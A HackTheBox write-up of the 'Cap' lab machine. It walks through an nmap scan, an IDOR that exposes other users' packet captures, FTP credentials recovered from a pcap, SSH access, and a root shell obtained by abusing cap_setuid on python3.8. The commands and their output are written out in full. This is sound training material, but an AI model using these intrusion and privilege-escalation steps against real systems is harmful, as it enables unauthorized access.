HTB: Cap
Table of contents
Overview

Cap is an Easy-rated Linux box on HackTheBox. It hosts a “Security Dashboard” web app that I found vulnerable to an IDOR, letting me download other users’ packet captures, one of which leaked FTP credentials in cleartext. I got root by abusing a Linux capability (cap_setuid) set on the python3.8 binary.
Box Info
nmap
I started with an nmap scan, which showed FTP, SSH, and a web app on port 80:
nmap -sV -sC 10.129.76.159

Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-06 04:27 +0800
Nmap scan report for bogon (10.129.76.159)
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-title: Security Dashboard
|_http-server-header: gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.30 seconds
vsftpd on 21, SSH on 22, and a Gunicorn-served “Security Dashboard” on 80. I figured that last one was the interesting one, so I started there.
Site - port 80 recon
Security Dashboard

The dashboard presents itself as a network security tool that lets you run and view packet captures, with summary stats for security events, failed logins, and port scans. I poked around the interface first:

I noticed each capture is tied to a numeric ID in the URL, something like /data/<id>. Viewing one directly showed packet counts and a “Download” button:
IDOR on capture ID
I tried incrementing and changing that ID parameter and found it pulled up other users’ captures. I tried /data/0 instead of the original /data/1:

That’s a textbook IDOR (Insecure Direct Object Reference), the app trusts the client-supplied ID instead of verifying ownership server-side.
pcap analysis
I downloaded 0.pcap and opened it in Wireshark, then filtered down to the FTP stream, which showed a full login sequence:

FTP sends credentials in cleartext, and this capture recorded a real login: nathan / Buck3tH4TF0RM3!.
Shell as nathan
I tried those creds over SSH, and they worked there too:
ssh nathan@10.129.76.159
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.129.76.159's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
user.txt
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
8e2806588******************a37ef
Privesc
Checking for binaries with Linux capabilities set is a quick habit I like to run on every box:
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
I saw that /usr/bin/python3.8 has cap_setuid, the binary can call setuid() and actually succeed in becoming root, regardless of who launched it. That was enough for me to get a root shell straight from the interpreter:
nathan@cap:/usr/bin$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")

root@cap:/#
root.txt
root@cap:/# cd root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
ba5d*******************750a6bf4d